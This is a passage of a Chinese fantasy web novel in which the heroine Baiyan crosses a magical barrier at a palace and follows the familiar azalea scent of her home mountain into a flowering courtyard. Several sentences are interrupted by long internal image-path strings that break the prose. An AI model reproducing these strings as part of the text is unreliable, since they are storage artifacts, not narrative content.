    马车拐过一个弯,速度慢了下来,最后,停在一座深宫前。


    驾车的随从下了车,恭恭敬敬地道,“小姐,您要见的人就在前面,小的不能进去,您自己走进去便是。”


    百厌下了车,走了几步就感受到了一股无形的屏障,回头一看,马车及随从已经不见踪影。


    这国师果然是有修为,懂法术。


    再继续往前走,鼻子忽然涌进一股若隐若现的花香,百厌脚步一顿。


    这香味,她太熟悉了,淡淡的香味中带点苦涩。


    那是禺山第一峰的独属味道,后山有一片花海,每年夏天漫山遍野的杜鹃花,红的白的紫的,层层叠叠,香气飘遍整个山门。


    那是她从小闻到大味道,也是她最爱的味道,每次闭关出来,师姐都会去采一捧花,放在她房里欢迎她回来。百厌加快脚步,循着那股熟悉的花香,一头扎进一个四方庭院,里面果然是郁郁葱葱,芬芳馥郁的杜鹃花,


    一片花海之中,她骤然止步,抬头不可思议地看着眼前紧闭的殿门。